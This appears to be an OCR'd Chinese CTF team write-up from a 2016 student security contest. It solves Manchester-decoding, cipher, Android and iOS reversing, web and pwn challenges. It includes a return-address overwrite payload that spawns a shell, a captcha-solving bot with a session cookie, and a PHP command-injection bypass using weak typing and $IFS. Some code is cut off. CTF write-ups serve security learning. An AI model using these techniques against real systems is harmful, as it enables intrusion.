
全国大学生信息安全竞赛

作者：汪嘉恒　　时间：2016-07-10
队伍名：phrack 飞客　　指导老师：徐文渊　　队长：汪嘉恒
队员：汪嘉恒、陈晓宇、尹航、李华懿、陈共龙、魏晨

1.你好 i 春秋　　类型：MISC　　分值 10

这题就是和客服聊天，不过需要尽可能遍历所有逻辑分支，最后在某条路径中会得到 flag:



2.传感器 1　　类型：MISC　　分值 100

这题一开始给题目的时候少给了一位，导致很多人都做不出来。最后给全了就可以做了。这个其实就是曼切斯特编码，0-1 跳变表示 1,1-0 跳变表示 0 然而一般来说无线调制中，传感器和 RF 前端之前通信一般会采用 SPI 接口，而 SPI 接口有两种模式，MSB First 和 LSB First，一般在大多数情况下，都是 MSB First，可是这题不是，有点奇葩，这题是 LSB First，解开之后还要逐字节按二进制位反序一下：

```
#!/usr/bin/env python
```

```
import sys

infile = open('out.bin','rb')
ofile = open('out','wb')

s = "5555555595555A65556AA696AA6666666955".decode('hex')

ans = ''
for ch in s:
	tmp = ord(ch)
	for j in range(8):
		ans = ans + str((tmp&0x80)>>7)
		tmp = tmp <<1
data=ans
count = 0
res = 0
ans = ''
key = ""

while data!='':
	pac = data[:2]
	if (pac != ''):
		if pac[0] == '1' and pac[1] == '0':
			res = (res<<1)|0
			count += 1
		if pac[0] == '0' and pac[1] == '1':
			res = (res<<1)|1
			count += 1
		if count==8:
			ans += chr(res);
			count = 0
			res = 0
	else: break
	data = data[2:]
out = ''
for ch in ans:
	tmp = 0
	t = ord(ch)
	for i in range(8):
		tmp = tmp <<1
		tmp |= t&0x01
		t = t >> 1
	out = out + chr(tmp)
print out.encode('hex').upper()
```

```
[wjh@wjh-kali:~/sourcecode ]% ./demanchester.py
FFFFFED31F645055F9
```


3.对称密码 1　　类型：Crypto　　分值：150

这题 sample1 只进行了一轮，所以比较简单，核心就在这里了：

```
void EncRound(char *plain, int plainlen, char *cipher, char *IV, char *key, int keylen)
{
    for(int i = 0; i < plainlen; i++)
    {
        if(i == 0)
        {
            cipher[i] = EncByte(*IV, plain[i], key[i % keylen]);
        }

define EncByte(lastbyte, plain, key)    sbox[(unsigned char) (plain ^ lastbyte ^ key)];
define DecByte(lastbyte, cipher, key)   (rsbox[(unsigned char) cipher] ^ lastbyte ^ key)
```

S 盒子可以直接脱掉，脱掉了之后的结果就是 plain^lastbyte^key，由于明文的前 5 个字节已知，所以可以直接推算出 key 的前 4 位：

key = [???,105,116,101,114]，由于第一位是 IV，所以暂时还是未知，那现在用这个 key 在后面填充若干个 0 尝试解密一下密文：



看着前一个单词很像 Congratulations，那么继续推算密钥的其他位，通过尝试可以发现，当密钥为：

key = [101,105,116,101,114,101,105,116,101,114]

可以正常解密：

这样就可以正常解密了。

4.破译　　类型：CRYPTO　　分值 150

看着很像经过替换密码加密过，不过发现经过 ROT8 以后就能看出一些信息了：

```
BE5650G - 0BA CH50A A0D THE CH50ESE 9505ST4O 1F EDUCAT510 A001U0CED 910DAO A0 ENTE0S510 1F THE54 EN5ST50
G 2A4T0E4SH52 T1 50C14214ATE F5T0ESS A0D BAS7ETBA88 DEVE8129E0T 50 E8E9E0TA4O, 95DD8E A0D H5GH SCH118S A
C41SS CH50A.THE A001U0CE9E0T MAS 9ADE AT A S5G050G CE4E910O T1DAO BO 0BA CH50A CE1 DAV5D SH1E9A7E4 A0D N
U TA1, D54ECT14 GE0E4A8 1F THE 50TE40AT510A8 C112E4AT510 A0D ENCHA0GE DE2A4T9E0T 1F THE 9505ST4O 1F EDUC
AT510.
"ME A4E ENC5TED T1 B41ADE0 1U4 2A4T0E4SH52 M5TH THE 9505ST4O 1F EDUCAT510 T1 9A7E A 810G-8AST50G 592ACT
10 THE 85VES 1F CH50ESE STUDE0TS TH41UGH A 6150T8O-DES5G0ED BAS7ETBA88 CU445CU8U9 A0D A M5DE 4A0GE 1F SC
H118 BAS7ETBA88 241G4A9S," SA5D SH1E9A7E4. "TH5S C1995T9E0T 9A47S A01THE4 958EST10E 50 THE 0BA'S O1UTH A
0D BAS7ETBA88 DEVE8129E0T EFF14TS 50 CH50A." F8AG { GS182D9HCT9ABC5D}
```

最后那个 F8AG，猜想是 F1AG，那数字只要减 7 就是 1 了，那么继续：

```
BE8983G - 3BA CH83A A3D THE CH83ESE 2838ST7O 4F EDUCAT843 A334U3CED 243DAO A3 ENTE3S843 4F THE87 EN8ST83
G 5A7T3E7SH85 T4 83C47547ATE F8T3ESS A3D BAS0ETBA11 DEVE1452E3T 83 E1E2E3TA7O, 28DD1E A3D H8GH SCH441S A
C74SS CH83A.THE A334U3CE2E3T MAS 2ADE AT A S8G383G CE7E243O T4DAO BO 3BA CH83A CE4 DAV8D SH4E2A0E7 A3D N
U TA4, D87ECT47 GE3E7A1 4F THE 83TE73AT843A1 C445E7AT843 A3D ENCHA3GE DE5A7T2E3T 4F THE 2838ST7O 4F EDUC
AT843.
"ME A7E ENC8TED T4 B74ADE3 4U7 5A7T3E7SH85 M8TH THE 2838ST7O 4F EDUCAT843 T4 2A0E A 143G-1AST83G 825ACT
43 THE 18VES 4F CH83ESE STUDE3TS TH74UGH A 9483T1O-DES8G3ED BAS0ETBA11 CU778CU1U2 A3D A M8DE 7A3GE 4F SC
H441 BAS0ETBA11 574G7A2S," SA8D SH4E2A0E7. "TH8S C4228T2E3T 2A70S A34THE7 281EST43E 83 THE 3BA'S O4UTH A
3D BAS0ETBA11 DEVE1452E3T EFF47TS 83 CH83A." F1AG { GS415D2HCT2ABC8D}
```

这样还不够，交了仍然提示提交错误，那么说明还有文章，继续看，EDUCAT843 这个词猜想是 EDUCATION，也就是说 0-9 应该会分别表示一个字母，那么做一下语法分析，人工一下，可以得到替换表：

```
#!/usr/bin/env python

s = '''
TW5650Y - 0TS UZ50S S0V LZW UZ50WKW 9505KL4G 1X WVMUSL510 S001M0UWV 910VSG S0
WFLW0K510 1X LZW54 WF5KL50Y 2S4L0W4KZ52 L1 50U14214SLW X5L0WKK S0V TSK7WLTS88
VWNW8129W0L 50 W8W9W0LS4G, 95VV8W S0V Z5YZ KUZ118K SU41KK UZ50S.LZW
S001M0UW9W0L ESK 9SVW SL S K5Y050Y UW4W910G L1VSG TG 0TS UZ50S UW1 VSN5V
KZ1W9S7W4 S0V FM LS1, V54WUL14 YW0W4S8 1X LZW 50LW40SL510S8 U112W4SL510 S0V
WFUZS0YW VW2S4L9W0L 1X LZW 9505KL4G 1X WVMUSL510.
"EW S4W WFU5LWV L1 T41SVW0 1M4 2S4L0W4KZ52 E5LZ LZW 9505KL4G 1X WVMUSL510 L1
9S7W S 810Y-8SKL50Y 592SUL 10 LZW 85NWK 1X UZ50WKW KLMVW0LK LZ41MYZ S 6150L8G-
VWK5Y0WV TSK7WLTS88 UM445UM8M9 S0V S E5VW 4S0YW 1X KUZ118 TSK7WLTS88 241Y4S9K,"
KS5V KZ1W9S7W4. "LZ5K U1995L9W0L 9S47K S01LZW4 958WKL10W 50 LZW 0TS'K G1MLZ S0V
TSK7WLTS88 VWNW8129W0L WXX14LK 50 UZ50S." X8SY { YK182V9ZUL9STU5V}
'''
ans = ''
for ch in s:
    if ch==' ':
        ans += ch
        continue;
    if (ord(ch)>=ord('A') and (ord(ch)<=ord('Z'))):
        ans += chr(ord('A')+(ord(ch)-ord('A')+8)%26)
        continue
    if (ord(ch)>=ord('0') and ord(ch)<=ord('9')):
        zf = chr(ord('0')+(ord(ch)-ord('0')-7)%10)
        if (zf=='1'):
            ans+='L'
        if (zf=='2'):
            ans+='M'
```

```
            if (zf=='3'):
                ans+='N'
            if (zf=='4'):
                ans+='O'
            if (zf=='5'):
                ans+='P'
            if (zf=='6'):
                ans+=zf
            if (zf=='7'):
                ans+='R'
            if (zf=='8'):
                ans+='I'
            if (zf=='9'):
                ans+=zf

            continue
        ans += ch

print ans
```

结果：

```
BEI9ING - NBA CHINA AND THE CHINESE MINISTRO OF EDUCATION ANNOUNCED MONDAO AN ENTENSION OF THEIR
 ENISTING PARTNERSHIP TO INCORPORATE FITNESS AND BASETBALL DEVELOPMENT IN ELEMENTARO, MIDDLE AND
 HIGH SCHOOLS ACROSS CHINA.THE ANNOUNCEMENT MAS MADE AT A SIGNING CEREMONO TODAO BO NBA CHINA CE
O DAVID SHOEMAER AND NU TAO, DIRECTOR GENERAL OF THE INTERNATIONAL COOPERATION AND ENCHANGE DEPA
RTMENT OF THE MINISTRO OF EDUCATION.
"ME ARE ENCITED TO BROADEN OUR PARTNERSHIP MITH THE MINISTRO OF EDUCATION TO MAE A LONG-LASTING
IMPACT ON THE LIVES OF CHINESE STUDENTS THROUGH A 9OINTLO-DESIGNED BASETBALL CURRICULUM AND A MI
DE RANGE OF SCHOOL BASETBALL PROGRAMS," SAID SHOEMAER. "THIS COMMITMENT MARS ANOTHER MILESTONE I
N THE NBA'S OOUTH AND BASETBALL DEVELOPMENT EFFORTS IN CHINA." FLAG { GSOLPDMHCTMABCID}
```

虽然有几个数字不知道，但是 FLAG 里面的数字都已经有对应了，提交：FLAG{GSOLPDMHCTMABCID}，正确。

5.Careful　　类型：PWN　　分值：150

拿到先静态分析一下：

```
int initarray()
{
  int result; // eax@2
  char s[20]; // [sp+10h] [bp-28h]@1
  int v2; // [sp+24h] [bp-14h]@2
  int v3; // [sp+28h] [bp-10h]@2
  int i; // [sp+2Ch] [bp-Ch]@1

  memset(s, 0, 0x14u);
  for ( i = 0; i <= 9; ++i )
  {
    printf("input index:");
    fflush(stdout);
    __isoc99_scanf("%d", &v3);
    printf("input value:");
    fflush(stdout);
    __isoc99_scanf("%d", &v2);
    result = v3;
    s[v3] = v2;
    if ( i > 10 )
      return result;
  }
  result = printf("Your Array:");
  for ( i = 0; i <= 9; ++i )
  {
    printf("%d ", s[i]);
    result = fflush(stdout);
  }
  return result;
}
```

逻辑很简单，漏洞很明显，通过输入的数字可以直接修改栈上的内容，也就是说可以修改返回地址，不过得从 i>10 那里返回，因为如果从最后一一个 return 返回的话，栈的位置就变了 。

```
ESP: 0xbfffe9d0 --> 0x80486ed --> 0x69006425 ('%d')
EIP: 0x80485b5 (<initarray+136>:        mov    BYTE PTR [ebp+eax*1-0x28],dl)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overfl
[----------------------------------code----------------------------------]
   0x80485aa <initarray+125>:   call   0x8048420 <__isoc99_scanf@plt>
   0x80485af <initarray+130>:   mov    eax,DWORD PTR [ebp-0x10]
   0x80485b2 <initarray+133>:   mov    edx,DWORD PTR [ebp-0x14]
=> 0x80485b5 <initarray+136>:   mov    BYTE PTR [ebp+eax*1-0x28],dl
   0x80485b9 <initarray+140>:   cmp    DWORD PTR [ebp-0xc],0xa
   0x80485bd <initarray+144>:   jg     0x8048613 <initarray+230>
   0x80485bf <initarray+146>:   add    DWORD PTR [ebp-0xc],0x1
   0x80485c3 <initarray+150>:   cmp    DWORD PTR [ebp-0xc],0x9
[----------------------------------stack-----------------------------------]
0000| 0xbfffe9d0 --> 0x80486ed --> 0x69006425 ('%d')
0004| 0xbfffe9d4 --> 0xbfffe9f4 --> 0x1
0008| 0xbfffe9d8 --> 0x14
0012| 0xbfffe9dc --> 0x8048389 (<_init+9>:      add    ebx,0x1c77)
0016| 0xbfffe9e0 --> 0x0
0020| 0xbfffe9e4 --> 0x0
0024| 0xbfffe9e8 --> 0x0
0028| 0xbfffe9ec --> 0x0
```

可以计算出，返回地址的位置是 s[44]所对应的一个 int 空间，那么 system 地址是直接在 PLT

里有，接下来需要找个/bin/sh，直接传似乎也没法定位，最后是找了个 sh 试了一下：

```
gdb-peda$ find sh
Searching for 'sh' in: None ranges
Found 92 results, display max 92 items:
   careful : 0x804828e --> 0x5f006873 ('sh')
   careful : 0x804928e --> 0x5f006873 ('sh')
```

本地测试没成功，不过远程倒是可以，payload 如下：

```
44
224
45
131
46
4
47
8
52
142
53
130
54
4
55
8
28
14
```

```
ls
flag.txt
cat flag.txt
flag{9587c60c6962efc66d5adc7d18ee5500}
```

6.珍贵资料　　题目类型：REVERSE　　分值 150

这题有个文件是 android 的 backup，看了一下源码，似乎 flag 是直接是一个登陆：

```
public void onClick(View v) {
    LoginActivity.this.userNameValue = LoginActivity.this.userName.getText().toString();
    LoginActivity.this.passwordValue = LoginActivity.this.encode(LoginActivity.this.password
            .getText().toString());
    if(!LoginActivity.this.userNameValue.equals(LoginActivity.this.sp.getString("USER_NAME",
            "")) || !LoginActivity.this.passwordValue.equals(LoginActivity.this.sp.getString(
            "PASSWORD", ""))) {
        Toast.makeText(LoginActivity.this, "登陆失败", 1).show();
    }
    else {
        Toast.makeText(LoginActivity.this, "登陆成功", 0).show();
        LoginActivity.this.startActivity(new Intent(LoginActivity.this, LogoActivity.class));
    }
}
;
```

由于新安装的 apk 没有 commit 的话是没有 sharedpreferense 的，所以一定会返回一个空，所以直接登陆，提示 Flag is password.也就是说，我需要知道 sp 里面 PASSWORD 原来的值是

多少，那么这时候 backup 文件就要派上用场了，用 android backup extractor 提取备份，发现其实没有设密码，直接可以得到：


```
<string name="PASSWORD">dudqlvqrero1</string>
```

然后他登陆的时候是把用户输入经过一个加密和这个 PASSWORD 比较的：

```
StringBuilder v4 = new StringBuilder();
if(s != null) {
    if(s.length() < 1) {
        goto label_5;
    }

    s = s.toLowerCase();
    int v3 = s.length();
    int v2 = 0;
label_13:
    if(v2 < v3) {
        int v0 = "ijklmstuvwxyz0123abcdenopqrfgh456789".indexOf(s.charAt(v2));
        if(v0 == LoginActivity.LEN - 1) {
            v0 = -1;
        }

        if(v0 == LoginActivity.LEN - 2) {
            v0 = -2;
        }

        if(v0 == LoginActivity.LEN - 3) {
            v0 = -3;
        }

        v4.append("ijklmstuvwxyz0123abcdenopqrfgh456789".charAt(v0 + 3));
        ++v2;
        goto label_13;
    }

    v5 = v4.toString();
}
```

写出逆算法即可：

```
#!/usr/bin/env python

passwd = "dudqlvqrero1"

dict1 = "ijklmstuvwxyz0123abcdenopqrfgh456789"

dict2 = "abcedfghijklmnopqrstuvwxyz0123456789"
ans = ''
for ch in passwd:
    index = dict1.index(ch)
    index = (index-3)%len(dict1)
    ans += dict1[index]

print ans
```



7.Gold Rush　　题目类型：WEB　　题目分值：100

这个题目的思路是要模拟一个抢金币的过程，通过脚本自动执行。获取到 1000 金币拿到 flag

整个分析整个抢金币的过程分为三个

1.访问某个 id 的人的页面

2.获取验证码，识别成字符串

3.向 dorob.php 发送包含验证码的 post 请求

之后就是记录下首页所有金币的人 id，循环执行等到金币为 1k 就拿到 flag 了

脚本如下：

```
import requests
import json
import random
from PIL import Image
import pytesseract
import cStringIO
poor = [362,361,341,98,51,2,177,269,551,651,220,675,9,257,22,1,199,332,171,17]
for id in poor:
        header_info = {

'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
  'Accept-Encoding':'gzip, deflate',
  'Accept-Language':'zh-CN,zh;q=0.8,en;q=0.6',
  'Cache-Control':'max-age=0',
'Connection':'keep-alive',
'Content-Length':'27',
'Content-Type':'application/x-www-form-urlencoded',
'Cookie':'PHPSESSID=7ofn7l4dm5ui4f382lkp3noju4',
```

```
'Host':'106.75.30.59:8888',
'Origin':'http://106.75.30.59:8888',
'Referer':'http://106.75.30.59:8888/rob.php?id=%d'%id,
'Upgrade-Insecure-Requests':'1',
'User-Agent':'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_4) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36'
    }

      header_info2 = {
'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
'Accept-Encoding':'gzip, deflate, sdch',
'Accept-Language':'zh-CN,zh;q=0.8,en;q=0.6',
'Connection':'keep-alive',
'Cookie':'PHPSESSID=7ofn7l4dm5ui4f382lkp3noju4',
'Host':'106.75.30.59:8888',
'Upgrade-Insecure-Requests':'1',
'User-Agent':'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_4) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36'

}

      header_info3 = {

'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
'Accept-Encoding':'gzip, deflate, sdch',
'Accept-Language':'zh-CN,zh;q=0.8,en;q=0.6',
'Cache-Control':'max-age=0',
'Connection':'keep-alive',
'Cookie':'PHPSESSID=7ofn7l4dm5ui4f382lkp3noju4',
'Host':'106.75.30.59:8888',
'Referer':'http://106.75.30.59:8888/game.php',
'Upgrade-Insecure-Requests':'1',
'User-Agent':'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_4) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36'
}


t=requests.get('http://106.75.30.59:8888/rob.php?id=%d'%id,headers=header_info3)


//获取验证码

      time=random.random()
      url = "http://106.75.30.59:8888/code.php?%s"%time
```

```
r = requests.get(url,headers=header_info2).content;
im = Image.open(cStringIO.StringIO(r))
imgry = im.convert('L')



threshold = 140
table = []
for i in range(256):
      if i < threshold:
        table.append(0)
      else:
        table.append(1)
out = imgry.point(table,'1')
vcode = pytesseract.image_to_string(out)
```

//提交 post 请求

```
url2="http://106.75.30.59:8888/dorob.php?%s"%time
payload = {'code': vcode,
           'num':2,
           }
r = requests.post(url2, data=json.dumps(payload),
headers=header_info).content
```

8.Quiz7GUI　　题目类型：REVERSE　　题目分值：500

这题是 ios 逆向，先静态分析了一下，由于没加密，直接把后缀改成.zip，解压出 Mach-O 文件，然后扔到 IDA 里静态分析。object-C 语法比较坑爹，看了一段时间才稍微看懂了一些。关键算法在 sub_30F8 里面。

```
    if ( v18 & 2 )
    {
      v50 = 9;
      v38 = sub_3D44((unsigned __int8)v20);
      v25 = (unsigned __int8)v56[v40 + 1];
      v50 = 10;
      v26 = sub_3D44(v25);
      v23 = v40;
      v24 = v38 - v26;
    }
    else
    {
      v50 = 11;
      v38 = sub_3D44((unsigned __int8)v20);
      v21 = (unsigned __int8)v56[v40 + 1];
      v50 = 12;
      v22 = sub_3D44(v21);
      v23 = v40;
      v24 = v22 + v38;
    }
    v56[v23] = v24;
    v50 = 13;
    v27 = sub_3BF4((unsigned __int8)v24);
    v28 = *((_BYTE *)&v41 + (v40 >> 1));
    if ( (v27 ^ v28) > 0xF )
      v19 = &v39[((_BYTE)v28 - v56[v40]) & 0xF];
    else
      v19 = v39 + 102030;
    v18 = v40 + 2;
  }
  while ( v40 + 2 < 16 );
  if ( v19 == (const char *)714217 )
  {
    v50 = 15;
    objc_msgSend(v37, "appendboldlog:", "passed.\n");
  }
  else if ( v19 == (const char *)816240 )
  {
    v50 = 14;
    objc_msgSend(v37, v34, "passed.\n");
  }
  v37[v35] = 0;
  objc_release(v48);
  objc_release(v47);
}
objc_release(v46);
_Unwind_SjLj_Unregister(&v49);
result = *v36;
```

其中函数 sub_3D44()这个函数有 llvm 混淆，不过好在比较简单可以看懂


```
int __fastcall sub_3D44(unsigned __int8 a1)
{
  signed int v1; // r1@9
  signed int v2; // r2@9
  signed int v4; // [sp+4h] [bp-Ch]@1
  unsigned __int8 v5; // [sp+8h] [bp-8h]@0

  v4 = -207647306;
  do
  {
    while ( 1 )
    {
      while ( 1 )
      {
        while ( v4 <= 1043027583 )
        {
          if ( v4 == -207647306 )
          {
            v1 = 1347079761;
            v2 = 0;
            if ( (signed int)a1 < 65 )
              v2 = 1;
            if ( v2 )
              v1 = 1043027584;
            v4 = v1;
          }
        }
        if ( v4 != 1043027584 )
          break;
        v5 = a1 - 48;
        v4 = 1743140779;
      }
      if ( v4 != 1347079761 )
        break;
      v5 = a1 - 55;
      v4 = 1743140779;
    }
  }
  while ( v4 != 1743140779 );
  return v5;
}
```

可以推出算法为：


```
for (i=0;i<8;i++)
{
	a1 = buf[input[2*i]];
	a2 = buf[input[2*i+1]];
	if (i&1) v24 = a1-a2;
	else    v24 = a1+a2;
	v27 = bit_revert(v24);
	v28 = v40[i];
	if    ((v27^v28)>0xf) res =    (v28 - v24)&0x0f;
	else res = 0xae5e9
```

```
        answer = answer + res;
}
```

看了这个算法发现答案是不唯一的，不过这也是后来说需要联系客服的原因，为了得到结果。
直接爆破一下，可以得到一组解：



后来联系客服说，有两种情况 passed 有粗的和细的，粗的和细的都要。
所以就又算了一组细的：




后来等客服把 flag 加到数据库里，提交正确。

9.It Works!!　　题目分类：WEB　　题目分值：200

一开始没人做出来，后来提示 vi，那么猜想是有 vi 的备份文件，.index.php.swp，但是尝试了没有，后来又试了.index.swp　index.php~　index.php,swp，发现都没有，最后实在没办法，爆破，最终发现竟然是.index.php.swo。不知道这个是什么脑洞。
然后拿到源码开始分析。

```php
<?php
error_reporting(E_ALL || ~E_NOTICE);
function strreplace($str){
    $str = str_replace('`','',$str);
    $str = str_replace(';','',$str);
    $str = str_replace('|','',$str);
    $str = str_replace('&','',$str);
    $str = str_replace('>','',$str);
    $str = str_replace(')','',$str);
    $str = str_replace('(','',$str);
    $str = str_replace(')','',$str);
    $str = str_replace('{','',$str);
    $str = str_replace('}','',$str);
    $str = str_replace('%','',$str);
    $str = str_replace('#','',$str);
    $str = str_replace('!','',$str);
    $str = str_replace('?','',$str);
    $str = str_replace('@','',$str);
    $str = str_replace('+','',$str);

    return $str;
}
if($_GET[num]<>""){
        $num = $_GET[num];
        if(strstr($num,'1')){
            die("Sorry");
        }elseif($num <> 1){
    ⟶  echo "Try to num = 1";
        }

        if($num == 1 ){
            echo "Flag in http://127.0.0.1/flag.php"."</br>";
            $cmd=trim($_GET['cmd']);
            $cmd=strreplace($cmd);
            system("curl$cmd/flag.php");
        }}else
```

发现可以执行 curl 语句，而且 flag 在本地的 flag.php 下，也就是当前目录 http://106.75.32.87:16888/flag.php，接下来就需要想办法读文件。第一个 num 既要等于 1 又要不等于 1，可以使用弱类型绕过。输入 num=0.99999999999999999999999，绕过：





```
Flag in http://127.0.0.1/flag.php
```

然后为了绕过 trim，可以使用 php 的$IFS 变量：


```
Flag in http://127.0.0.1/flag.php
Yep,Flag is here,But u cant look in here!
```

